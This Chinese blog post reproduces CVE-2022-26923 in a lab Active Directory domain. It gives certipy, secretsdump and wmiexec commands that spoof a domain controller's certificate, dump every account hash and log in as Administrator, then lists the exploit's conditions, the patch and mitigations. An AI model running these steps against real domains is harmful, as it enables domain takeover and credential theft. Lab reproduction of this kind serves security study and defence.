内网CVE-2022-26923复现

CVE-2022-26923域提权漏洞 CVE-2022-26923域提权漏洞 参考链接: http://www.ctfiot.com/40081.html https://tryhackme.com/room/cve202226923 https://www.bilibili.com/video/BV1hL4y1F79y?spm_id_from=333.337.search-card.all.click 1.漏洞背景 Windows Active Directory (AD) 不仅用于身份和访问管理,还提供大量服务来帮助您运行和管理您的组织,其 阅读详情

0x01 前言

Active Directory域权限提升漏洞(CVE-2022-26923)允许低权限用户在安装了 Active Directory证书服务(AD CS)服务器角色的默认Active Directory环境中将权限提升到域管理员。

0x02 Active Directory 证书服务

AD CS 是Microsoft 的公钥基础结构 ( PKI ) 实施。由于AD在组织中提供了一定程度的信任,因此它可以用作CA来证明和委托信任。

AD CS用于多种用途,例如加密文件系统、创建和验证数字签名、甚至是用户身份验证,这也给攻击者提供了良好的攻击途;因证书可以在凭证轮换中幸存下来,这意味着即使重置了受损账户的密码,也不会使恶意生成的证书无效,从而提供长达 10 年的持续凭证盗窃!下图显示了证书请求和生成的流程:

图片

0x03 复现环境

配置一个域控, 令为hacker.com,添加一个低权限用户atree/Pass123

图片
图片
接下来添加ADCS,在添加服务角色中添加Active Directory证书服务

图片
安装结束后配置证书服务:
图片
图片
图片

配置总览:
图片
ADCS服务安装完毕,在域控机执行命令:certutil -config - -ping记住我们的CA结构名,计算机名
图片
接下来修改kali中的host文件:
图片

自此我们的域控和域域证书服务就搭建完成了。

0x05 漏洞复现

首先验证获取的证书是否有效,使用我们已知的低权限账号atree:Pass123,在kali中使用certipy工具分别执行:

certipy req jiacheng.com/'atree:Pass123'@WIN-VU69RG1VN5G.jiacheng.com -ca jiacheng-WIN-VU69RG1VN5G-CA -template User -debug

图片

certipy auth -pfx atree.pfx -debug

通过证书成功获取atree的哈希值

图片
下一步我们创建一个机器账户:

命令:

certipy account create   jiacheng.com/'atree:Pass123'@WIN-
VU69RG1VN5G.jiacheng.com -user 'atreePC' -dns "WIN-
VU69RG1VN5G.jiacheng.com"

图片

通过申请的机器账户获取证书。

命令:

certipy req jiacheng.com/'atreePC$:xCZTZzZbnt7uAHJL'@WIN-
VU69RG1VN5G.jiacheng.com   -ca jiacheng-WIN-
VU69RG1VN5G-CA -template Machine -debug

图片

在这里我们发现获取的证书是域控主机的证书,通过机器账户的证书获的hash。

命令:

certipy auth -pfx win-vu69rg1vn5g.pfx

图片

接下来利用secretsdump来利用主机的hash来dump全部的hash

命令:

secretsdump.py   'jiacheng.com/win-
vu69rg1vn5g$@win-vu69rg1vn5g.jiacheng.com' -hashes   
2ed156932fe310afa24d377e8cbfb333:2ed156932fe310afa24d377e8cbfb333 

图片
成功获取了Administrator的hash后利用wmiexec利用此hash成功提权:

命令:

wmiexec.py -hashes 
aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a280a4   
ADMINISTRATOR@192.168.30.10

图片

0x06 总结

CVE-2022-26923利用条件有4点:

  1. 目标开启了ADCS服务。

  2. 可以访问目标的636端口,由于创建机器账户时通过的636端口LDAP。

  3. 可以访问目标的445端口。

  4. 我们可以通过普通用户创建机器账户。

0x07 防御方案

  1. 补丁地址:

    https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26923

  2. 新证书中引入了新的对象 ID (OID),以进一步对用户进行指纹识别。这是通过在新的szOID_NTDS_CA_SECU-RITY_EXT OID 中嵌入用户的 object-Sid 来完成的。

  3. "验证写入DNS主机名"权限现在只允许您将DNSHostname设置为与SAM帐户名或计算机帐户匹配的属性,这意味着它不能用于欺骗其他主机的帐户名。

  4. 确保您的证书模板受到限制。仅在需要时才允许机器和用户自动注册。否则,通过安全配置,可以减少这些模板的权限。

  5. 如果没有允许用户将主机注册到 AD 的商业案例,请将所有不应注册新主机的账户的MS-DS-Machine-Acc-ount-Quota属性更改为 0。然而,这并不能解决问题,因为攻击者只需获得对单个加入域的主机的管理访问权限,就可以执行证书请求。

声明

以上内容,均为文章作者原创,由于传播,利用此文所提供的信息而造成的任何直接或间接的后果和损失,均由使用者本人负责,长白山攻防实验室以及文章作者不承担任何责任。

长白山攻防实验室拥有该文章的修改和解释权。如欲转载或传播此文章,必须保证此文章的副本,包括版权声明等全部内容。声明长白山攻防实验室允许,不得任意修改或增减此文章内容,不得以任何方式将其用于商业目的。

红日靶场实战部署:4小时构建可攻可防的Windows域环境 Windows域环境是企业网络安全的核心架构,其身份认证(Kerberos/NTLM)、组策略(GPO)、证书服务(AD CS)等机制构成了红蓝对抗的关键战场。理解域控原理、时间同步机制与协议交互逻辑,是开展内网渗透和防御加固的基础。本文聚焦真实域环境复现技术,围绕红日靶场这一高仿真Windows域靶场,详解Vagrant+Ansible自动化部署中的ExecutionPolicy作用域、多网卡ARP响应、磁盘空间规划等工程细节,并深入解析NTLM中继至LDAP、AD CS证书模板提权(CVE-2022-2 阅读详情

相关推荐

Active Directory 域服务权限提升漏洞(CVE-2022-26923)

文章目录声明一、漏洞描述二、影响范围三、Windows Active Directory (AD)四、Active Directory 证书服务五、环境配置六、漏洞复现七、修复方案八、参考链接 声明 本文章仅用于技术学习、安全研究。切勿用于非授权下渗透攻击行为,切记! 一、漏洞描述 Active Directory 域权限提升漏洞 (CVE-2022-26923)允许低权限用户在安装了 Active Directory 证书服务 (AD CS) 服务器角色的默认 Active Directory 环境中

李同學AI安全 3414

Windows域提权漏洞CVE-2022-26923分析与复现

当Windows系统的Active Directory证书服务(CS)在域上运行时,由于机器账号中的dNSHostName属性不具有唯一性,域中普通用户可以将其更改为高权限的域控机器账号属性,然后从Active Directory证书服务中获取域控机器账户的证书,导致域中普通用户权限提升为域管理员权限。这一漏洞最早由安全研究员Oliver Lyak发现并公开分析过程和POC,微软在2022年5月的安全更新中对其进行了修补。...

C20220511的博客 3819

CVE-2022-26923 ADCS权限提升漏洞

CVE-2022-26923是一个影响微软Active Directory证书服务(AD CS)的权限提升漏洞。

渗透之路,攻防之间皆学问 5586

CVE-2022–26923漏洞分析

本次漏洞产生的主要原因是计算机账户关键属性的ACL设置问题和ADCS检查客户端身份不严格导致,结合之前的samAccountName欺骗漏洞,AD域中涉及身份认证标识的问题不止一次,微软在AD域中不用具有唯一性的自动编号字段SID而是其他字段作为身份认证标识在安全方面着实欠妥。本次漏洞利用简单,流量特征不明显难以检测,同时获取的AD域证书有效时间长,因此对于AD域的提权和权限维持都有很高的利用价值。一次,微软在AD域中不用具有唯一性的自动编号字段SID而是其他字段作为身份认证标识在安全方面着实欠妥。

阿道夫的博客 1563

内网渗透(八十五)之ADCS证书服务攻击

2021年6月17日,国外安全研究员 Will Schroeder 和 Lee Christensen 共同发布了针对ADCS(Active Directory Certificate Service, 活动目录证书服务)的攻击手法。同年8月5日,在Black Hat 2021上 Will Schroeder 和 Lee CHristensen 对该攻击手法进行了详细讲解。至此,ADCS攻击第一次进入人们的视野。

把自己活成一道光,因为你不知道,谁会借着你的光,走出了黑暗。请保持心中的善良,因为你不知道,谁会借着你的善良,走出了绝望。请保持你心中的信仰,因为你不知道,谁会借着你的信仰,走出了迷茫。请相信自己的力量,因为你不知道,谁会因为相信你,开始相信了自己.... 1450

ADCS relay

ADCS relay

问题很多的小明 789

渗透测试的域渗透之CVE-2022-26923提权

渗透测试的域渗透之CVE-2022-26923提权

没有网络安全就没有国家安全 1669

用Codex自动化挖掘电梯行业外贸客户:从关键词到22维深度分析

在B2B外贸客户开发中,精准定位垂直行业潜在客户是核心挑战。传统手动搜索效率低下,而数据驱动的工作流正成为解决方案。其原理在于将模糊的业务需求转化为机器可识别的结构化查询,通过组合行业核心关键词(如“Elevator Manufacturer”、“Elevator Maintenance”)与商业角色描述,系统性地从海量数据中筛选目标。这种自动化抓取技术的价值在于,它不仅生成客户名单,更通过多维数据分析(如公司规模、业务标签、数字足迹)构建初步的客户画像,为后续的优先级排序和个性化触达提供情报基础。在工业制

weixin_34054866的博客 455

cve-2022-26923漏洞复现+实战+踩坑记录

一、描述cve-2022-26923域内权限提升漏洞,5月份以前的存在证书服务器的通杀域控管理员权限,危害巨大。 #域控漏洞 #域控证书漏洞

恒安嘉新66的博客 3294

立创开源:基于AD831/ADF4351的250-500MHz宽频调幅信号处理实验电路设计与实现

本文详细解析了基于AD831混频器和ADF4351本振源的250-500MHz宽频调幅信号处理实验电路的设计与实现。文章从项目需求出发,系统讲解了超外差接收架构、核心模块(包括射频前端、混频器、本振源、AGC环路及解调电路)的选型与原理,并提供了实战调试波形与性能验证,为射频电路学习者提供了从理论到实践的完整指南。

weixin_35706255的博客 228

深入解析luckyExcel处理xlsx与xls文件的实战技巧

本文深入解析了使用luckyExcel库在前端处理.xlsx与.xls文件的实战技巧。针对.xlsx文件,可直接调用API转换;对于老旧的.xls格式,则需结合SheetJS进行预处理。文章详细介绍了核心API的使用、两种格式的处理流程、数据提取方法以及性能优化建议,为开发在线Excel编辑应用提供了完整解决方案。

cherry的博客 818

内网对抗-横向移动篇&域控系统提权&NetLogon&ADCS&PAC&KDC&永恒之蓝&CVE漏洞

CVE-2021-42287,与上述漏洞配合使用,创建与DC机器账户名字相同的机器账户(不以$结尾),账户请求一个TGT后,更名账户,然后通过S4U2self申请TGS Ticket,接着DC在TGS_REP阶段,这个账户不存在的时候,DC会使用自己的密钥加密TGS Ticket,提供一个属于该账户的PAC,然后我们就得到了一个高权限ST。set payload windows/x64/meterpreter/bind_tcp //正向连接上线。#横向移动-域控提权-CVE-2021-42287。

2302_80396242的博客 513

使用moveit中的报错及解决

1.fatal error: moveit/move_group_interface/move_group.h: 没有那个文件或目录。// #include <moveit/move_group_interface/move_group.h> 改为。问题1 moveit/move_group_interface/move_group.h: 没有那个文件或目录。在运行c++程序时报错。

qq_60566155的博客 2287

第133天:内网安全-横向移动&域控提权&NetLogon&ADCS&PAC&KDC&永恒之蓝

certipy req 'ip/域用户名:密码@域控计算机名' -target-ip 域控ip -ca CA服务器名 -template User -debug。这一步是需要将计算机名更新为与域控一样的名字,在这一步实验的过程中发现无法实现,原因是由于dnshostname在这个环境当中是唯一的。获取计算机名,这里这条命令设置代理后,好像识别不出来这条命令无法执行,我只能设置在一个网段运行。,但是也有别的办法获取。本来是希望去控制域控主机的,但是域控主机似乎做了某种限制,这里我控制的是sqladmin。

weixin_71529930的博客 1523

具身智能:原理、算法与系统 第16章 运动控制基础

实时迭代(Real-Time Iteration, RTI)策略在每个采样时刻执行有限次迭代(通常一次),利用相邻时刻解的连续性,在严格时间限制内获得可行解。比例-积分-微分(Proportional-Integral-Derivative, PID)控制是工业界最广泛应用的控制策略,其原理基于误差的当前值(比例)、累积值(积分)与变化率(微分)的线性组合。力-位置混合控制(Hybrid Force/Position Control)将任务空间分解为力控制子空间与位置控制子空间,分别控制。

VectorShift的博客 146

100天精通Python(可视化篇)——第89天:Bokeh库绘图可视化基础入门(参数说明+案例实战)

专栏导读 一、Bokeh是什么? 二、安装与导入 三、Bokeh接口介绍 四、创建图表 五、添加自定义渲染器 切换主题 添加图例 图例位置 图例方向 图例背景和边界 图例文本的外观 行列布局 网格布局

努力让自己发光,对的人才能迎着光而来 1万+

内网渗透之横向移动Exchange&ms17-010&域控提权漏洞CVE-2014-6324&CVE-2020-1472&CVE-2021-42287&CVE-2022-26923

内网渗透之横向移动Exchange&ms17-010&域控提权漏洞CVE-2014-6324&CVE-2020-1472&CVE-2021-42287&CVE-2022-26923

m0_62207170的博客 649

工业级实战:C#实现欧姆龙PLC FINS-TCP通信(协议解析+完整源码+避坑指南)

// FINS主命令码+子命令码枚举(工业级常用指令)ReadData = 0x0101, // 读取数据WriteData = 0x0102, // 写入数据ReadPlcStatus = 0x0601, // 读取PLC状态ResetPlc = 0x0605 // 复位PLC(慎用)/// 欧姆龙PLC数据区枚举(工业常用)CIO = 0x30, // CIO区(核心数据区)WR = 0x31, // 工作区HR = 0x32, // 保持区。

这里只有干货:从 Modbus 通信到 MES 对接,从 YOLO 训练到工控机部署,带你搞定工业软件开发全流程。 658

10、内网安全-横向移动&域控提权&NetLogon&ADCS&PAC&KDC&永恒之蓝

我个人学习是通过课程和以上文章,漏洞利用的话,基本上就是根据复现文章一步一步实现,对于域控提权的漏洞编号还是得记一记,这些常识可能面试会问到,像CVE-2017-0146(ms17-010) 要做到耳熟能详。

xnxqwzy的博客 1087

Probability and Statistics - 4th edition

Probability and Statistics - 4th edition

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

ADCS-ESC3漏洞解析:从证书模板滥用实现域权限提升

在Active Directory域环境中,公钥基础设施(PKI)是实现身份认证与加密通信的核心组件。其核心原理是通过证书颁发机构(CA)为实体颁发数字证书,用于验证身份和建立安全通道。Active Directory证书服务(ADCS)作为Windows域内的PKI实现,其技术价值在于为域内用户、计算机和服务提供统一的证书管理。然而,当证书模板配置不当,特别是允许低权限用户自定义证书主体备用名称(SAN)时,就会产生严重的安全风险。攻击者可以滥用此机制,通过申请一张包含高权限身份信息的证书,利用Kerbe

java2000.net 431

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

通过CVE-2024-4577 PHP CGI 远程代码执行入口的一次渗透

mimikatz抓取明文密码未成功,高版本禁止了,尝试域控提权,ms14068,CVE-2021-42287,CVE-2022-26923均不行,只有CVE-2020-1472可以利用,但该漏洞会将域内环境直接破坏(由于第一次操作时重置了域控密码,导致域内环境被破坏,无法进行复现),实操尽量多注意,至此,全部拿下。为了后续利用,还是想办法让他上线到远控工具,这里有web服务,进行文件上传较为简单,但需要知道一个网站目录,但我们已经可以执行命令,所以还是可以找到的。

Success696的博客 3253

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

Windows提权五:AD内网域控

域控提权漏洞实战指南 本文总结了多个Windows AD域控提权漏洞的实战利用方法,包括CVE-2014-6324、CVE-2021-42287、CVE-2020-1472和CVE-2022-26923。主要内容: CVE-2014-6324(MS14-068):利用步骤包括获取域用户SID、获取域控信息、生成伪造Kerberos证书,使用Mimikatz导入证书并获取域控权限。 CVE-2021-42287:通过Python脚本直接利用已知域用户凭证提权。 CVE-2020-1472(ZeroLogon)

2301_80677497的博客 899

133-横向移动&域控提权&NetLogon&ADCS&PAC&KDC&永恒之蓝

1、横向移动-系统漏洞-CVE-2017-0146(ms17-010,永恒之蓝) 2、横向移动-域控提权-CVE-2014-6324 3、横向移动-域控提权-CVE-2020-1472(重点) 4、 横向移动-域控提权-CVE-2021-42287(重点) 5、横向移动-域控提权-CVE-2022-26923(重点)

dreamer292的博客 1455

Web安全工程师进阶之路

> 专栏简介:从Web安全入门到内网渗透红队实战,系统化学习网络安全知识体系 > 适合人群:Web安全初学者、渗透测试工程师、安全运维人员 > 学习路径:Web漏洞 → 原理深度 → 内网渗透 → 红队攻防 → 工具精讲

kft1314的博客 454
上一篇: 小区的安防系统
下一篇: [有手就行]记一次艰难的外网打点
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值